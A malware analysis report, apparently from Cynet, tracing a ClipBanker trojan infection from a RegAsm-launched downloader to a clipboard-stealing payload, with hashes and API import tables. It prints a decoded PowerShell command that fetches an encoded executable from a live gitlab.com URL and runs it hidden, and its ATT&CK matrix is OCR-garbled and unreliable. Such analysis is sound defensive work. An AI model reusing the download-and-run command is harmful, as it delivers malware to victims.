### Threat Research Report: Clipbanker – 13 Second Attack

Cynet.com/attack-techniques-hands-on/threat-research-report-clipbanker-13-second-attack/



# Cynet 360 Aut → XDR<sup>™</sup>

# Cybersecurity made easy

Written by: Max Malyutin

EXECUTIVE SUMMARY

In this article, the Cynet Research team reveals a highly complex attack that runs for only 13 seconds by using several malwares and different tactics. From our analysis, the threat that we discovered within our investigation is name the **"ClipBanker" trojan**.

The attack flow contains several stages of LOLBins (Living Off the Land) abuse, masquerading, persistency, enumeration techniques, credential thieving, fileless attacks, and finally banking trojan activities.


This attack is also using Fileless techniques in order to evade from security detections. Fileless attack has been a growing threat since 2017 and require highly sophisticated detection and prevention tools to detect and block. The most common Windows tools used in "Fileless" attacks are PowerShell, JS, VBA and WMI. PowerShell is a highly popular tool used for Fileless attack, because PowerShell commands can be executed natively on Windows without writing data to disk.

The ClipBanker Trojan is known as an information stealer and spy trojan, it aims to steal and record any type of sensitive information from the infected environment such as browser history, cookies, Outlook data, Skype, Telegram, or cryptocurrency wallet account addresses. The main goal of this threat is to steal confidential information.

The ClipBanker uses PowerShell commands for executing malicious activities. The thing that made the ClipBanker unique is its ability to record various banking actions of the user and manipulate them for its own benefit.

The distribution method of the ClipBanker is through phishing emails or through social media posts that lure users to download malicious content.

Cynet 360 is protecting your assets against this type of exploit.



#### MITRE ATT&CK

The attack flow that is described below contains several known MITRE tactics and techniques.

The strategic goal of the attacker is to steal information. However, in order to do it, the attacker must go through several steps to complete his malicious activity and successfully gain access to the sensitive data from the compromised environment.

In this case, the attacker begins with trying to gain *Initial Access (TA0001)* to the victim's environment, in order to gain an initial foothold on the victim machine. Then, they will use several tactics such as *Execution (TA0002)*, in order to execute the malicious code, and *Persistency (TA0003)*, in order to gain persistency on the victim system.

The attackers will often need to gain access to the victim's system in order to keep the malicious activity going and to gain access to sensitive information from the infected environment. Such sensitive information includes browser history, cookies, Outlook data, Skype, Telegram, or cryptocurrency wallet account addresses. The attackers will then need to accomplish the **Collection (TA0009)** tactic. This means that the attacker will need to use a **Defense Evasion (TA0005)** tactics to bypass security application systems from detecting the malicious activity. In order to establish a connection, the attacker will also use a **Command and Control (TA0011)** tactics to receive instruction commands from a remote server and keep preforming the attack flow.

Initial Association	Execution	Demistance	Debuiltures Exception	Defense Forciat	Overlag field	Discourses	Laboral Monor	Collection	Command 4 - 5 Court	Culturation	Impost
	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
	34 items	62 Items	32 items	69 Items	21 Items	23 items	18 items	13 Items	22 tems	9 items	16 items
	Appielio (pt	bash_profile and bashro	Ascess Token Manipulation	Access Token Varipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Conveanly Used Port	Automated Exhibition	Account Access Remo
Ciplet Public-Facing Collection	OMSTR	Accessibility Resiliants	Annexability Realisters	Beary Pading	Bask History	Application Window Discovery	Application Deployment Software Component Diglect Model and Distributed COM	Adamsted Collection	Communication Through Removable Media	Bala Gergessed	Bata Destruction
Crismal Remote Services 0	Command-Line Interface	Account Manipulation	AppCert OLLs	5IT5 Jobs	Brute Force	Browser Sockmark Discovery	Convolvent Object Model and Distributed CON	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Im-
	Compiled HTML File	AppCert DELs	Applinit OLLa	Dypase User Account Control	Gredenšal Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Reportations	Curren Convend and Control Protocol	Data Transfer Sibe Limita	Detacement
Regission Through Concerning Street	Component Object Model and Distributed COM	Appinit DLLs	Application Shinwing	Clear Command History	Credendals from Web Browsers	Rie and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exhibition Over Alternative Protocol	Disk Content Wipe
pearphishing Attachment	Control Panel Items	Application Shimming	Ryparts Uner Account Control	OWRTP	Oreder Sals in Files	Network Service Scanning	Lagen Saripts	Data how Network Shared Drive	Cata Encoding	Enlitration Over Command and Control Channel	Disk Structure Wipe
	Dyname Bala Exchange	Automission Package	DLL South Order Hystology	Oak Spring	Gredenliats in Registry	Network Share Docuvery	Page the Bash	Data horn Remevable Media	Data Difesoster	Editation Over Other Network	Endpoint Denial of St
	Execution through API	BITS Jobs	Dylb Hjasking	Comple After Delivery	Exploitation for Credential	Network Sniffing	Page the Ticket	Data Stepped	Domain Fronting	Editration Over Physical	Pinners Constion
	Ferradion through Markele Local	Bookd	Elevated Execution with Prompt	Complet HTML File	Access Formed Authentication	Processon Rating Discovery	Remark Desidop Protocol	Eval Calentian	Danxin Resention Algorithms	Medium Scheck and Transfer	Inhibit System Recov
							Remote File Copy		Palback Charrels	Street and the second	
	Exploitation for Cliant Execution	Browser Edensions Change Default File	Errord Exploitation for Phylioge	Component Firmware Component Object Model	Hooking	Peripheral Device Discovery		Input Capture		-	Network Denial of Ber
	Oraphical User Interface	Association	Fiscalization	Hawing	Input Capture	Permission Groups Discovery	Remote Services	Man in the Groweer	Multi-hop Proxy		Resource Hijecking
	hataliUti	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replectors Through Removable Note	Screen Capture	Multi-Stage Channels		Rundme Data Manipu
-	Launcholi	Component Object Model Hisoking	Pile System Permissions Weekness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
1	Local Jain Scheduling	Greate Annual	Horking	DC8hodew	Reystatio	Renate Bysten Disastery	SSH Hijashing		Mutilayer Encryption		Stored Data Monipula
1	USASS Driver	DU, Search Order Hjacking	Image File Execution Options Intention	Deobfuscate Decode Files or Information	LLWNR/NOT-NS Polsoning and Relay	Security Software Discovery	Taint Shared Content		Plot Knooking	1	System Shukkern Re
	Vahta	Dyllo Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Cothrane Discovery	Third-party Software		Remote Access Tools	1	Transmitted Data Mar
	PowerShell	Ewond	New Service	DLL Search Order Hijscking	Pasaword Filter DLL	System Information Discovery	Windows Admin Shares		Remote File Copy	1	
	Regeve to Regate v	External Remote Services	Parent PID Specting	DLL Side-Loading	Private Kays	System Network Configuration	Windows Remote Management		Standard Application Layer	1	
	August2	File System Permissions Weekness	PathInteroeption	Farmfor Bandvals	Securited Versing	Discovery System Network Connections Discovery			Standard Crystographic		
				Exploitation for Defense		Discovery	-		Protocol Standard Non-Application Layer	-	
	Nunel R2	Hidden Files and Directories	Plat Vodification	Evasion	Steal Web Seadon Cookie Two-Factor Authoritization	System Owner/User Discovery	-		Frata po	4	
5	Scheduled Task	Hooking	Port Monitors	Erite Window Vernory Injection	Interception	System Service Discovery	4		Uncommonly Used Port	4	
5	Sorpting	Hyperviser	PewerShell Profile	File and Directory Permissions Violification		System Time Oceanary			Web Service	]	
:	Service Execution	Image File Execution Options. Injection	Process Injection	File Deletion		Virtualization/Sandbox Evasion					
-	Signed Dinary Proxy Execution	Kernel Modules and Extensions	Scheduled Task	File System Logical Offsets			-				
1	Signed Script Proxy Execution	Launch Agent	Service Registry Permissions Weakness	Garakeeper Bypass							
1	Route	Launch Damain	School School	Steep Paties Medification							
-	Scace after Priename	Laureholi	810-Holory Injustion	Hidden Piles and Directories							
-											
	Third-party Software	LC_UOAD_DYLIB Addition	Otertup Itema	Hidden Users							
	Trap	Local Job Scheduling	Suda	Hidden Window							
	Trusted Developer Utilities	Login tem	Sudo Caching	H STCONTROL							
	User Excedion	Legen Beigts	Wold Accounts	Image File Execution Options Injection							
1	Windows Vanagement Instrumentation	LSASS Driver	Web Shell	Inclusion Blocking							
7	Mindows Remote Management	Modify Existing Service		Indicator Removal from Tools							
2	KSL, Script Processing	Netsh Helper DLL	1	Indicator Removal on Heat							
_		New Service	1	Indirect Command Execution							
		Office Application Startup	1	Install Root Certificate							
		Path Interception	1	keta i USI							
		Pird Modification	1	Laurent							
		Port Knocking		LC_MAIN Hypoking							
		Port Vonitors		Vasquerading							
		PowerShell Profile		Modify Registry							
		Ralaphiman		Vanta							
		Re-opened Applications	1	Network Share Connection Removal							
		Redundant Access	1	NTPS File Adhibutes							
		Registry Run Keys / Statup		Obtuicated Files or Information							
		Scheduled Task		Parent PID Spoofing							
			1								
		Screensever		Plat Vedification							
		Security Support Provider		Port Knocking							
		Server Software Component Service Registry Permissions		Process Doppeigänging							
		Waskness	1	Process Hollowing							
		Seturd and Selgid		Process injustion							
		Shortout Medification		Recurdent Access							
		SP and Trust Provider Name of the State	1	Regarda Regaram							
		Starup Itera	1	Report12							
		System Foreware	1	Redit							
		System d Service		Rend SZ							
		Time Providers		Scripting							
		Trep		Signed Dinary Procy Execution							
		Valid Acceutts		Signed Script Proxy Execution							
			1	SIT and Trust Provider							
		Web Shell									
				Software Packing							
		Contractive and		Software Packing Space after Fileware							
				Spage after Filenane							
		Contractive and		Spaan after Filmanno Template Injectory							
		Contractive and		Space after Filesano Templete Injectori Timestorip							
		Contractive and		Space after Filenane Templete Injustion Transfortp Transid Developer Utilities							
		Contractive and		Space after Filesano Templete Injectori Timestorip							
		Contractive and		Space after Filenane Templete Injustern Transfortp Transet Developer Utilities							
		Contractive and		Space after Filenanes Templete Ingestern Transet Developer Utilities Verlid Accounts							
		Contractive and		Spase after Filenanie Tempfulg Ingestein Treatemp Trusted Developer Utilities Verlit Accounts Verlit Accounts							

#### 13 SECONDS ATTACK FLOW:

#### Attack started at 7:47:43.000 PM:

#### First Trojan Downloader:

Cynet 360 platform has detected a Trojan Downloader. A downloader is a program that downloads another malware component from the network by connecting to a Command and Control server.

The Trojan Downloader was detected as a child process of **RegAsm.exe** binary. RegAsm is the Assembly Registration tool that reads the metadata within an assembly and adds the necessary entries to the registry, which allows COM clients to create .NET Framework classes transparently (Microsoft Developer Network). RegAsm (LOLBin) can be used to perform malicious actions such as PE file execution in order to bypass security applications.

Grandparent Process Details.Process Params	"C:\User AppData\Local\Temp\EguiProxy.exe"
Grandparent Process Details.Process Path	c:\users'appdata\local\temp\eguiproxy.exe
Grandparent Process Details.Process Pid	<b>▲</b> 6008
Grandparent Process Details.Process Running User	
Grandparent Process Details.Process SHA256	4A471F05C7624238EF374BBF3AF4EEB2ABC20F87579ECDBEEFEA61356E23AE69
Grandparent Process Details.Process SSDeep	96:Iz3j1+n7W7AtmLykrFVE0DJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ740hkphDEwq9LaB+UMWmLgt32gm
Grandparent Process Details.Process is signed	Not checked
Grandparent [level 3] Process Details.Process Params	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe"
Grandparent [level 3] Process Details.Process Path	c:\windows\microsoft.net\framework\v4.0.30319\regasm.exe
Grandparent [level 3] Process Details.Process Pid	<b>▲</b> 4324
Grandparent [level 3] Process Details.Process Running User	
Grandparent [level 3] Process Details.Process SHA256	A07564A8771DAFA3EBE9ACEAA20C327EFA2D0AC2EDC06B2BBC3EEBDC66600641
Grandparent [level 3] Process Details.Process SSDeep	768:NK9zVizd4aA9v/ztAJan8dBhFt6+Y6Iq8HonYDKVd0hPiDQma8090:YizSaAHqa8dBXw+HyDK/0R5mat0
Grandparent [level 3] Process Details.Process is signed	Not checked


As you can see in the screenshot below – Cynet has detected EguiProxy.exe (the Trojan Downloader) that was launched by RegAsm.exe (LOLBin):

- First Downloader: EguiProxy.exe
- MD5: f70428c34a100f9b3a6dbe58aea05def
- SHA-1: 9dd57f78f6f488bc7e96b592a7201040049f4933
- SHA-256: 4a471f05c7624238ef374bbf3af4eeb2abc20f87579ecdbeefea61356e23ae69
- SSDEEP:

96:Iz3j1+n7W7AtmLykrFVEODJtutwc79LaB+UMWmLgt3x3kJ+iGczNt:mQ74OhkphDEwq9LaB+UMWmLgt32gm

#### Second Trojan Downloader:

Then, the Trojan Downloader downloads another malware from "*hxxp://bzqopgtera[.]xyz/*" that will be used as an Injector/Downloader and will execute a new malware from \*AppData\Local\Temp\* directory:




- Second Downloader: 1849226900.exe
- MD5: e5e13f095613837ff741cf9fb2b68eb0

- SHA-1: e7b63fbd6dc176fa29e208dc1de083c882a6ef01
- Sha256: 1f0ddf5088ac75862fe1d1c4f11f9c39645eee1e4acc938a1f66f14dfc5d5288
- SSDeep:

12288:D9ciEWzp4fqhCC77upiLcRGjbWWkKkc9Tm4RtxQBWUX2Fqmvu5UshghN:3jcqhJipiwojbWWkY9Tjm2eyh

The second downloader also initiated a network communication to the same Command and Control server as mentioned above (the same C&C of the first downloader).


The main purpose of this second trojan is to execute a malicious PowerShell command by running CMD.exe. It is worth mentioning that the cmd.exe instance was executed from syswow64 directory. This kind of activity is similar with many other malicious activities the Cynet Research has investigated recently. The CMD instance had run with /c argument (which allows the CMD to run and terminate immediately thereafter) in order to execute the malicious PowerShell command described below.



The PowerShell command had ran with the following parameters:

- -w 1 WindowStyle Hidden, hide the PowerShell window.
- -e EncodedCommand, allow to encode the command with base 64 format.

After decoding the malicious PowerShell base64 command, we have figured that the attack switched from filebased attack to a Fileless attack. In the screenshot below, you may see that the command contains two interesting parts:




1. The first part of the PowerShell command is the *\$thdTask* variable, which contains another base64 string. After encoding the base 64 command, we got the following command:

1	[System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
~	
2	<pre>\$base64string = ((New-Object System.Net.WebClient).DownloadString('https://gitlab.com/UL9gbzuP37/rt/snippets/1956305/raw'))</pre>
2	$[TO \ Gilal ultrite All Dute (    denote the maximum because    [Convertable Gamma ( denote the maximum because    ])$
3	[ <i>IO.File</i> ]::WriteAllBytes("\$env:temp\cs.exe", [ <i>Convert</i> ]::FromBase64String(\$base64string))
4	start-process "\$env:temp\cs.exe" -Window Hidden   out-null
4	start-process penv:temp\cs.exe -window Hidden   out-nuit
E	
2	

The above command is using "System.Net.WebClient" and "DownloadString" to initiate network connectivity to gitlab.com (hxxps://gitlab[.]com/UL9gbzuP37/rt/snippets/1956305/raw) and to download the cs.exe file to \temp\ directory.

When trying to access the malicious URL, we saw that it contains a large base64 string, as you can see below:



After decoding the base64 string, we have figured that the base64 string is basically a PE file (an MZ file) that will be downloaded to *\$env:temp* (environment variable of the TEMP directory *C:\Users\user\AppData\Local\Tem*) the payload as *"cs.exe"*:

[IO.File]::WriteAllBytes("\$env:temp\cs.exe", [Convert]::FromBase64String(\$base64string))

Finally, the payload executes by *start-process* command.

start-process "\$env:temp\cs.exe"

Input	length: 309932 lines: 1	+ 🗅	i∈	
TVqQAAMAAAAEAAA//8AALgAAAAAAAAQAAAAAAQAAAAAAAAAAAAAAAAAAA	+5j7S52d+oL7mfvxr ednfoAAAAAAAAAAAAAA BgAAAAAAAAAAAAAAAAA ADAJQAACDKDABWAAAA AExFAgAAEAAAAAAAAA AAAFIDAAAAAAAAAAAAA AAAAAAAAAA	AZ3GET1a+ AAAAAAAAA AAQAAAAAAA AAAAAAAAAA AAAAAAA	uadnfq19 AUEUAAEwl AACAECBA AAAAAAAA AAAAAAAAA AAAAAAAAA AAAAAAAA	Z778p2d BBQAC2n AAQAAAQ AAAAAMD AAAAAAA YWAAAO AAAAAAA AAAAAAA AAAAAAA AAAAAAA EJVQgDo pikIBOk DPFUI1F AAIteFD 85Q60Z0
		A A TLETTO	COTILOS OV.	
Output 🧩	time: 192ms length: 232448 lines: 446			0
	time: 192ms length: 232448 lines: 446 s program cannot .ûàúçúú}ô. ê textLE À.rsrcà	be run i ûæú}ôb F d	] <b>[↑]</b> ⊨ n DOS mor úæú} à	de.

In order to understand the malicious purpose of this payload we have to deep dive and analyze it by static and dynamic analysis.

1. The second part of the command sets a new value to the "*HKCU*\*Sofatwarte*\*cr*" registry key – which is further described in the technical analysis

#### **Technical Analysis**

After downloading and investigating the cs.exe (the payload we extracted above), we have concluded that this payload is the said Trojan Banker that aims to steal banking data from infected machines.

- File name: cs.exe
- MD5: 884da153fa3617c79a67b1941e4493ed
- SHA-1: e1346bc15d103f0bb96d3f93a1a042f030134c8b
- Sha256: e09013a2ac876746a5143f8ee8f997b06688b71adc05ddb81aeb9a1a69fa6f88
- SSDeep: 6144:Y4ICfqy7+mdXzEQj0oFIxRr4VsXR7P9/Z2Q+5AOh1faY:zICfqy7+mdXzEQnYr4VsXRFf+5xaY

#### Static analysis

-	c:\users\cynet\desktop\palylc	property	value
	Jul indicators (1/14)	md5	884DA153FA3617C79A67B1941E4493ED
	virustotal (50/72)	sha1	E1346BC15D103F0BB96D3F93A1A042F030134C8B
	dos-header (64 bytes)	sha256	E09013A2AC876746A5143F8EE8F997B06688B71ADC05DDB81AEB9A1A69FA6F88
	dos-stub (!This program ci	md5-without-overlay	n/a
	> file-header (Mar.2020) > optional-header (GUI)	sha1-without-overlay	n/a
	directories (7)	sha256-without-overlay	n/a
	sections (99.56 %)	first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00
	b libraries (3)	first-bytes-text	M Z@@
		size	232448 (bytes)
	exports (n/a)	size-without-overlay	n/a
	tls-callbacks (n/a)	entropy	6.511
	resources (1)	imphash	2C4E53C0E52D52FA0C782046AFE2374F
1	abc strings (36/2423)	signature	Microsoft Visual C++ 8
		entry-point-hex	E8 3B 08 00 00 E9 7A FE FF F8 8B 4D F4 64 89 0D 00
	manifest (aslnvoker)	file-version	n/a
	10 version (n/a)	description	n/a
		file-type	executable
	🗋 overlay (n/a)	сри	32-bit
		subsystem	GUI
		compiler-stamp	Tue Mar 24 02:59:30 2020
		debugger-stamp	Tue Mar 24 02:59:30 2020
		resources-stamp	empty
		exports-stamp	n/a
		version-stamp	n/a

#### The Trojan Banker's static metadata and history (from VirusTotal.com)

 History
 ①

 Creation Time
 2020-03-24 09:59:30


 First Submission
 2020-03-27 12:50:06

 Last Submission
 2020-03-27 12:50:06

From the static analysis of the cs.exe payload we have found some hints about the malicious activity and basic functionality that it will soon execute and use on the compromised environment.

The following screenshot of the malicious file can show that the sections of the files are not packed or

encrypted. We can also see the assembly code and start figuring out the malicious context and purpose of this Trojan Banker:



The first step in understanding the functionality of the payload, then will be to check the imports and

the API calls that have been used by the payload.

The main functions that we discovered are:

**CreateProcess**: this function allows the attacker to create a new process and its primary thread. The new process runs in the security context of calling the process. Most of the time, the attackers will use this API call to execute the malicious process:

100 C 100 C	Module Name	e Import	s	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
ile: Palyload.bin Dos Header 00034AA4		N/A	N/A		00034840	00034844	00034848	0003484C
Nt Headers	szAnsi	(nFund	(nFunctions)		Dword	Dword	Dword	Dword
— 🔳 File Header 🕀 💷 Optional Header	KERNEL32.dll	87		00035E94	0000000	0000000	000360A4	00026008
Data Directories [x]	USER32.dll	5		00035FF4	00000000	00000000	0003610E	00026168
Section Headers [x] Import Directory	ADVAPI32.dll	1		00035E8C	00000000	0000000	0003612A	00026000
Debug Directory     TLS Directory     Address Converter	057	ET (IAT)	117					
Address Converter     Dependency Walker	OFTs	FTs (IAT)	Hin	t	Name			
Hex Editor	0003489C	00024A10	24A10 0003		00034A44			
Identifier Import Adder	Dword	Dword	Wo	rd	szAnsi			
💃 Import Adder 🍌 Quick Disassembler	Dword 0003602A	Dword 0003602A	00D		szAnsi CreateMutexA			
🐝 Import Adder 🐁 Quick Disassembler 🏂 Rebuilder				7		_		
🐐 Import Adder 눬 Quick Disassembler	0003602A	0003602A	00D	7	CreateMutexA			
🐝 Import Adder 🐁 Quick Disassembler 🏂 Rebuilder	0003602A 0003603A	0003602A 0003603A	00D <sup>-</sup> 057[	7 D	CreateMutexA Sleep			
🐝 Import Adder 🐁 Quick Disassembler 🏂 Rebuilder	0003602A 0003603A 00036042	0003602A 0003603A 00036042	00D 0570 00E0	7 D D 3	CreateMutexA Sleep CreateProcessA			

**CreateDirectory**: this function allows the attacker to create a new directory. If the underlying file system supports security on files and directories, the function applies a specified security descriptor to the new directory. Usually, the attackers will use this API call to create the directory where the

malicious component will be stored in order to gain persistency on the victim's host.

) 🤳 🖏	Palyload.bin							
	Module Name	Imports		OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
File: Palyload.bin Dos Header	00034AA4	N/A		0003483C	00034840	00034844	00034848	0003484C
I Nt Headers	szAnsi	(nFunct	ions)	Dword	Dword	Dword	Dword	Dword
– 🔳 File Header 🗐 🗐 Optional Header	KERNEL32.dll	87		00035E94	00000000	0000000	000360A4	00026008
— I Data Directories [x]	USER32.dll	5		00035FF4	00000000	0000000	0003610E	00026168
Section Headers [x] Import Directory	ADVAPI32.dll	1		00035E8C	00000000	00000000	0003612A	00026000
Debug Directory TLS Directory Address Converter	OFTs	FTs (IAT)	Hint		Name			
Dependency Walker Hex Editor	0F1s 000348C0	00024A34		5068				
Identifier	Dword	Dword	Wor		0003506A szAnsi			
mport Adder Quick Disassembler	0003668A	0003668A	034E	39.	HeapSize			
Rebuilder	0003667C	0003667C	0000		CreateFileW			
Resource Editor	00036668	00036668	00E4		CreateDirectoryW			
	00036658	00036658	0544		SetStdHandle			
	00036646	00036646	02B4		GetProcessHeap			
	00036096	00036096	0334		GlobalFree			
	1				01000011100			

**WriteFile**: this function allows the attacker to write data to the specified file or input/output (I/O) device. Usually, the adversaries will use this API call to create (write) a malicious file component. It also can be used for persistency and post-exploitation methods.

Palyload.bin							
Module Name	Imports	OFTs		TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
File: Palyload.bin O0034AA4 O0034AA4	N/A	00034830	с	00034840	00034844	00034848	0003484C
INt Headers szAnsi	(nFunction	ns) Dword		Dword	Dword	Dword	Dword
Ile Header     IOptional Header     KERNEL32.dll	87	00035E94	4	0000000	0000000	000360A4	00026008
I Data Directories [x]     USER32.dll	5	00035FF4	4	00000000	00000000	0003610E	00026168
Section Headers [x]     ADVAPI32.dll	1	00035E80	C	00000000	0000000	0003612A	00026000
Hex Editor     00034988	FTs (IAT) 00024AFC	Hint 00034EA4	Nam 00034	4EA6			
import Adder	Dword	Word	szAn		_		
Quick Disassembler 00036494	00036494	02D2	GetSt	tdHandle			
Resource Editor 000364A4	000364A4	0612	Write	File			
000364B0	000364B0	0349	Heap	Free			
000364BC	000364BC	034C	Heap	ReAlloc			
000364CA	000364CA	0345	Heap	Alloc			
000364D6	000364D6	038D	IcVali	dLocale			

**GetCommandLine**: this function allows the attacker to retrieve the command-line string for the current process. Attackers use this API call to execute (run command line) malicious code. It can also be used for Fileless and post-exploitation methods.

	Module Nam	e Imports	8	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)	
e: <b>Palyload.bin</b> Dos Header	00034AA4	N/A	N/A		00034840	00034844	00034848	0003484C	
Nt Headers	szAnsi	(nFunct	ions)	Dword	Dword	Dword	Dword 000360A4	Dword	
<ul> <li>File Header</li> <li>Optional Header</li> </ul>	KERNEL32.dll	87		00035E94	00000000	0000000		00026008	
— 🔳 Data Directories [x]	USER32.dll	5		00035FF4	00000000	00000000	0003610E	00026168	
Section Headers [x] Import Directory	ADVAPI32.dll	1		00035E8C	00000000	00000000	0003612A	00026000	
	,								
Debug Directory TLS Directory									
Address Converter									
Dependency Walker	OFTs	FTs (IAT)	Hint	NO 62 02 17 15	Name				
Dependency Walker Hex Editor	000349DC	00024B50	0003	34FEE	00034FF0				
Dependency Walker Hex Editor Identifier Import Adder	000349DC Dword	00024B50 Dword	0003 Wor	34FEE rd	00034FF0 szAnsi				
Dependency Walker Hex Editor Identifier Import Adder Quick Disassembler	000349DC	00024B50	0003	34FEE rd	00034FF0				
Dependency Walker Hex Editor Identifier Import Adder Quick Disassembler Rebuilder	000349DC Dword	00024B50 Dword	0003 Wor	34FEE rd 7	00034FF0 szAnsi				
Address Converter Dependency Walker Hex Editor Identifier Import Adder Quick Disassembler Rebuilder Resource Editor	000349DC Dword 000365E2	00024B50 Dword 000365E2	0003 Wor 0297	34FEE rd 7 6	00034FF0 szAnsi GetOEMCP				
Dependency Walker Hex Editor Identifier Import Adder Quick Disassembler Rebuilder	000349DC Dword 000365E2 000365EE	00024B50 Dword 000365E2 000365EE	0003 Wor 0297 01D0	34FEE rd 7 6 7	00034FF0 szAnsi GetOEMCP GetCommandLineA				
Dependency Walker Hex Editor Identifier Import Adder Quick Disassembler Rebuilder	000349DC Dword 000365E2 000365EE 00036600	00024B50 Dword 000365E2 000365EE 00036600	0003 Wor 0297 01D0 01D1	34FEE rd 7 6 7 7	00034FF0 szAnsi GetOEMCP GetCommandLineA GetCommandLineW	1.077			

All the above-mentioned API calls are associated with Kerenel32.dll. This DLL exports functions

that relate to filesystem operations, hardware, and processes.

The next interesting functionality that is used by the below API functions implies that the attacker may have the ability to hook, record, and steal the clipboard data which can contains sensitive information (usernames, passwords, etc.). The attacker used USER.DLL to perform a keyboard monitoring (keylogging).

			imports		UFIS	2	nmeDatestamp	ForwarderChain	Name NVA	FIS (IAT)
I 🖬 File: Palyload.bin — 🗉 Dos Header	00034B0E		N/A		00034850		00034854	00034858	0003485C	00034860
–🖓 💷 Nt Headers	szAnsi	szAnsi		ns)	Dword		Dword	Dword	Dword	Dword
	KERNEL32.dll		87		00035E94		0000000	0000000	000360A4	00026008
Data Directories [x]	USER32.dll		5		00035FF4		0000000	0000000	0003610E	00026168
— 🗉 Section Headers [x] — 🛅 Import Directory	ADVAPI32.dll		1		00035E8C		0000000	0000000	0003612A	00026000
– 🐁 Address Converter – 🐁 Dependency Walker – 🌯 Hex Editor	OFTs	FTs (	IAT)	Hint		Nam	ie			
— 🐁 Identifier — 🐁 Import Adder	Dword	Dwo	rd	Word		szAnsi				
– 🐁 Quick Disassembler	000360D4	0003	60D4	4 0323	3 Set(	SetC	ClipboardData			
– % Rebuilder – % Resource Editor	000360C2	0003	60C2	004E Cla		Close	seClipboard			
	000360B2	0003	60B2	02A1	1 Open		enClipboard			
	000360E8	0003	60E8	0133	GetClipbo		lipboardData			
	000360FC	0003	60FC	00E7		Empt	tyClipboard			
							1997 - 1994 1997 - 1994			

The final API function that we have covered in this section is the *GetUserName* function that can be used by the attacker for enumeration and discovering actions.

	Module Name	e	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
File: Palyload.bin Dos Header	00034B2A	00034B2A		00034864	00034868	0003486C	00034870	00034874
Nt Headers	szAnsi		(nFunctions	) Dword	Dword	Dword	Dword	Dword
